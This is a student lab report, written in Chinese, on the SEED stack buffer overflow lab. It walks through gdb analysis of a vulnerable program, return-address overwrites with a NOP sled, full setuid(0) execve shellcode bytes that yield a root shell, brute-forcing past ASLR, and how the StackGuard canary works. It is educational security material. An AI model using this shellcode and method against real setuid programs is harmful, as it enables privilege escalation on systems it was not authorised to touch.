1. 任务 1：

1．首先先关闭 ASLR.

```
root@seed-desktop:/sys# sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
root@seed-desktop:/sys# cat /proc/sys/kernel/randomize_va_space
0
```

2．先把缓冲区中全部填充 A ，即让我们增加的部分，我用下面的代码来填入：

memset(&buffer,'A',517);

然后编译运行生成 badfile。

3．编译执行 stack.c，我们发现有段错误（这是预料之中的）。

4．下面我们开始 gdb 调试 stack 了。

我们在 bof 函数入口处加个断点，然后可以观察一下 ebp 栈基址周围的内存，我们再看一下 bof 反汇编的代码，这段反汇编代码很容易读懂，首先是 ebp 入栈，ebp 作为栈基址，然后给 bof 函数在栈上分配一个 0x18 的空间。将 bof 的参数即 str 的地址放到 esp+4 位置，将 bof 函数中的 buffer 的地址放到 esp 位置，即 strcpy 函数调用所需要的两个参数，调用完 strcpy 函数后函数就返回。因此，我们知道栈上 buffer+12 的位置 EBP，buffer+16 的位置是 RET，因此，就需要在 buffer+16 的地方覆盖返回地址。

截图如下图 1 图 2 图 3：

```
(gdb) b main
Breakpoint 1 at 0x80484a1
(gdb) b bof
Breakpoint 2 at 0x804847a
(gdb) r
Starting program: /home/seed/Desktop/seed/stack

Breakpoint 1, 0x080484a1 in main ()
Current language:  auto; currently asm
(gdb) c
Continuing.

Breakpoint 2, 0x0804847a in bof ()
```

图 1

```
(gdb) x/40x $ebp
0xbffff2d8:     0xbffff508      0x080484f1      0xbffff2fb      0x00000001
0xbffff2e8:     0x00000205      0x0804b008      0x00000008      0x00000088
0xbffff2f8:     0x41ffeff4      0x41414141      0x41414141      0x41414141
0xbffff308:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff318:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff328:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff338:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff348:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff358:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff368:     0x41414141      0x41414141      0x41414141      0x41414141
(gdb)
```

图 2

```
(gdb) disas bof
Dump of assembler code for function bof:
0x08048474 <bof+0>:     push   %ebp
0x08048475 <bof+1>:     mov    %esp,%ebp
0x08048477 <bof+3>:     sub    $0x18,%esp
0x0804847a <bof+6>:     mov    0x8(%ebp),%eax
0x0804847d <bof+9>:     mov    %eax,0x4(%esp)
0x08048481 <bof+13>:    lea    -0xc(%ebp),%eax
0x08048484 <bof+16>:    mov    %eax,(%esp)
0x08048487 <bof+19>:    call   0x804838c <strcpy@plt>
0x0804848c <bof+24>:    mov    $0x1,%eax
0x08048491 <bof+29>:    leave
0x08048492 <bof+30>:    ret
End of assembler dump.
```

图 3

5．我们已经找到函数返回地址的位置了，那么我们该使返回地址跳转到什么位置呢？我们看图 2，在离 bof 函数的栈基址 EBP 以下不远处有大量的 41414141，这个是 main 函数栈帧上的 str[517]。我们使用 linux 下 RNS 攻击方式，需要在 str 中放入很长的 NOPs 及 shellcode，那么我们可以使返回地址指向 str[517]所覆盖的内存区域中的某一点，这一点应该指向 NOPs。我们设定一个返回地址：0xbffff3c0，这个地址大概是 str[200]的位置。那么 shellcode 放在 str[400]的位置，下面是我构造 buffer 的代码：

```
unsigned long ret=0xbffff3c0;
memcpy(buffer+16,(char *)&ret,4);
memcpy(buffer+400,shellcode,strlen(shellcode));
```



图 4

6.编译 exploit1.c 并运行，再运行./stack，将得到 shell。如图 5 所示。但是这个 shell 并不是 root 权限的 shell。这个与实验指导文档中描述的得到 root shell 的现象不一致，会在第 5 节问题及解决方法中提到。

```
seed@seed-desktop:~/Desktop/seed$ gcc -o exploit1 exploit1.c
exploit1.c: In function ‘main’:
exploit1.c:56: warning: return type of ‘main’ is not ‘int’
seed@seed-desktop:~/Desktop/seed$ ./exploit1
seed@seed-desktop:~/Desktop/seed$ ./stack
sh-3.2$
```

图 5

2. 任务 2：

修改 shellcode，在 shellcode 中增加 setuid(0)，使得程序获得 root 权限。

```
 8
 9 char shellcode[]=
10 "\x31\xdb"
11 "\x89\xd8"
12 "\xb0\x17"
13 "\xcd\x80"
14 "\x31\xdb"
15 "\x89\xd8"
16 "\xb0\x17"
17 "\xcd\x80"
18 "\x31\xdb"
19 "\x89\xd8"
20 "\xb0\x2e"
21 "\xcd\x80"
22 "\x31\xc0"
23 "\x50"
24 "\x68\x2f\x2f\x73\x68"
25 "\x68\x2f\x62\x69\x6e"
26 "\x89\xe3"
27 "\x50"
28 "\x53"
29 "\x89\xe1"
30 "\x31\xd2"
31 "\xb0\x0b"
32 "\xcd\x80"
33 "\x31\xdb"
34 "\x89\xd8"
35 "\xb0\x01"
36 "\xcd\x80"
37 ;
```

图 6

```
seed@seed-desktop:~/Desktop/seed$ ./exploit1
seed@seed-desktop:~/Desktop/seed$ ./stack
sh-3.2# id
uid=0(root) gid=0(root) groups=4(adm),20(dialout),24(cdrom),46(plug
min),121(admin),122(sambashare),1000(seed)
sh-3.2#
```

图 7

3. 任务 3：

我们先打开 ASLR。然后运行./stack，发现报段错误。下面我们通过 gdb 调试来观察一下：

先看看返回地址是否覆盖正常，如图 8，在 strcpy 函数返回后，返回地址成功的被覆盖为 0xbffff3c0。

```
(gdb) finish
Run till exit from #0  0x0804838c in strcpy@plt ()
0x0804848c in bof ()
1: x/i $pc
0x804848c <bof+24>:     mov    $0x1,%eax
(gdb) x/40x $ebp
0xbfe67938:     0x90909090      0xbffff3c0      0x90909090      0x90909090
0xbfe67948:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfe67958:     0x90909090      0x90909090      0x90909090      0x90909090
```

图 8

继续调试，在返回后就会有如图 9 的错误。不能够访问 0xbffff3c0 处的地址，这个内存地址不在我们所申请分配的栈空间上。证明这个地址不在 NOPs 上，我们可以看到现在 buffer 内存块上的地址从 0xbfe679XX 开始的，这个和 0xbffff3c0 相差很大，因此没有如我们预期的一样跳转到 NOPs 上。

```
Program received signal SIGSEGV, Segmentation fault.
0xbffff3c0 in ?? ()
1: x/i $pc
Disabling display 1 to avoid infinite recursion.
0xbffff3c0:     Cannot access memory at address 0xbffff3c0
(gdb)
```

图 9

下面，我们调试一次，如图 10，惊奇的发现，原来这里的 EBP 的位置发生了很大的变化，所以 NOPs 也会跟着变化了，所以 0xbffff3c0 地址不可能跳转进入 NOPs 上去。

```
0x804848c <bof+24>:     mov    $0x1,%eax
(gdb) x/40x $ebp
0xbfb33e08:     0x90909090      0xbffff3c0      0x90909090      0x90909090
0xbfb33e18:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfb33e28:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfb33e38:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfb33e48:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfb33e58:     0x90909090      0x90909090      0x90909090      0x90909090
```

图 10

我们多次调用该程序，观察一下 bof 函数的栈基址的位置。第一次 0xbf9e34b8，第二次 0xbf9e24b8，第三次 0xbfc6ff38。每一次都在变化之中。同样的，main 函数的栈基址也是在变化的。这就是由于 ASLR 机制造成的。

下面，我们写一个 perl(whiledo.sh)脚本，功能是多次调用./stack 程序，大概一两分钟后就会发现攻击成功。成功的原因是某一次 bof 函数随机的栈基址 EBP 和 0xbffff3c0 很相近时，刚好让 0xbffff3c0 落入到 NOPs 上。

如果想使成功的概率尽可能的增加，那么就把 shellcode 移到 512 长度的缓冲区的最末尾，中间全部用 NOP 填充。

4. 任务 4：

我们重新编译 stack.c 后运行，发现程序出错，并吐出内存信息，如图 11。

```
======= Memory map: ========
08048000-08049000 r-xp 00000000 08:01 11471      /home/seed/Desktop/seed/stack
08049000-0804a000 r--p 00000000 08:01 11471      /home/seed/Desktop/seed/stack
0804a000-0804b000 rw-p 00001000 08:01 11471      /home/seed/Desktop/seed/stack
084eb000-0850c000 rw-p 084eb000 00:00 0          [heap]
b7d96000-b7da3000 r-xp 00000000 08:01 278049     /lib/libgcc_s.so.1
b7da3000-b7da4000 r--p 0000c000 08:01 278049     /lib/libgcc_s.so.1
b7da4000-b7da5000 rw-p 0000d000 08:01 278049     /lib/libgcc_s.so.1
b7db3000-b7db4000 rw-p b7db3000 00:00 0
b7db4000-b7f10000 r-xp 00000000 08:01 295506     /lib/tls/i686/cmov/libc-2.9.so
b7f10000-b7f11000 ---p 0015c000 08:01 295506     /lib/tls/i686/cmov/libc-2.9.so
b7f11000-b7f13000 r--p 0015c000 08:01 295506     /lib/tls/i686/cmov/libc-2.9.so
b7f13000-b7f14000 rw-p 0015e000 08:01 295506     /lib/tls/i686/cmov/libc-2.9.so
b7f14000-b7f17000 rw-p b7f14000 00:00 0
b7f24000-b7f27000 rw-p b7f24000 00:00 0
b7f27000-b7f28000 r-xp b7f27000 00:00 0          [vdso]
b7f28000-b7f44000 r-xp 00000000 08:01 278007     /lib/ld-2.9.so
b7f44000-b7f45000 r--p 0001b000 08:01 278007     /lib/ld-2.9.so
b7f45000-b7f46000 rw-p 0001c000 08:01 278007     /lib/ld-2.9.so
bfd30000-bfd45000 rw-p bffeb000 00:00 0          [stack]
Aborted
```

图 11

我们通过 gdb 来看看。先看一下 bof 的反汇编代码如下图 12，这个和图 3 不一样了。

```
Dump of assembler code for function bof:
0x080484d4 <bof+0>:     push   %ebp
0x080484d5 <bof+1>:     mov    %esp,%ebp
0x080484d7 <bof+3>:     sub    $0x28,%esp
0x080484da <bof+6>:     mov    0x8(%ebp),%eax
0x080484dd <bof+9>:     mov    %eax,-0x14(%ebp)
0x080484e0 <bof+12>:    mov    %gs:0x14,%eax
0x080484e6 <bof+18>:    mov    %eax,-0x4(%ebp)
0x080484e9 <bof+21>:    xor    %eax,%eax
0x080484eb <bof+23>:    mov    -0x14(%ebp),%eax
0x080484ee <bof+26>:    mov    %eax,0x4(%esp)
0x080484f2 <bof+30>:    lea    -0x10(%ebp),%eax
0x080484f5 <bof+33>:    mov    %eax,(%esp)
0x080484f8 <bof+36>:    call   0x80483d4 <strcpy@plt>
0x080484fd <bof+41>:    mov    $0x1,%eax
0x08048502 <bof+46>:    mov    -0x4(%ebp),%edx
0x08048505 <bof+49>:    xor    %gs:0x14,%edx
0x0804850c <bof+56>:    je     0x8048513 <bof+63>
0x0804850e <bof+58>:    call   0x80483e4 <__stack_chk_fail@plt>
0x08048513 <bof+63>:    leave
0x08048514 <bof+64>:    ret
End of assembler dump.
```

图 12

单步调试跟踪，我们发现程序进入了 call _stack_chk_fail@plt 的错误处理。如图 11。

```
0x804850c <bof+56>:     je     0x8048513 <bof+63>
(gdb) si
0x0804850e in bof ()
1: x/i $pc
0x804850e <bof+58>:     call   0x80483e4 <__stack_chk_fail@plt>
(gdb) si
0x080483e4 in __stack_chk_fail@plt ()
1: x/i $pc
0x80483e4 <__stack_chk_fail@plt>:       jmp    *0x804a010
(gdb) si
0x080483ea in __stack_chk_fail@plt ()
1: x/i $pc
0x80483ea <__stack_chk_fail@plt+6>:     push   $0x20
(gdb) si
0x080483ef in __stack_chk_fail@plt ()
1: x/i $pc
0x80483ef <__stack_chk_fail@plt+11>:    jmp    0x8048394 <_init+48>
```

图 13

下面我们通过图 10 具体分析一下 Stack Guard 的机制：把%gs:0x14 的 cookie 放入 ebp-4 的位置，也就是缓冲区和返回地址之间。如果我们想通过覆盖缓冲区的方法来修改返回地址，那么必定会修改 ebp-4 的值。最后在函数返回前，Stack Guard 会把 ebp-4 的值取出来和%gs:0x14 比较，即判断原来放入栈上的 cookie 是否被修改了。如果检查出来被修改了就调用错误处理的函数 –stack_chk_fail@plt，否则正常返回函数地址。

5. 实验遇到的问题及解决方法：

在任务 1 中，实验的指导文档中所描述的是错误的，我们不能够通过题目给出的 shellcode 获得 root shell。因为，虽然 stack 程序是用 root 权限用户所编译的，但在没有 setuid(0) 的情况下，是不能够得到 root shell 的。只有在这两个条件都满足时才能够得到 root shell。由此，任务 2 的中修改 shellcode 增加 setuid(0)，即可获得 root shell。

任务 1 按照题目的要求，只能够使用 RNS 的方式，由于 bof 的缓冲区太小我们无法采用 NSR。因为题目是通过文件来传送缓冲区内容的，而不是通过调用的方式，因此无法将 shellcode 放入到环境变量里去。